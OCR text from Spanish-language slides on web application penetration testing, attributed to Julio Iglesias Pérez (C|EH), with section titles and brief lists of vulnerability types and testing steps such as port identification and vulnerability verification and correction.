
Utilizado para identificar, analizar y reportar vulnerabilidades, validación de entradas, buffer overflows, SQL injection, salto de autenticación, ejecución de código, etc.


La mejor manera es conduciendo una serie de pruebas y metódicas pruebas.

- Identificación de puertos.
- Verificación de vulnerabilidades.
- Corrección de vulnerabilidades.



Test de Intrusión
Aplicaciones Web
C|EH
Julio Iglesias Pérez





Obtener Información
C|EH Julio Iglesias Perez





Testear la administración de la configuración
C|EH Julio Iglesias Pérez



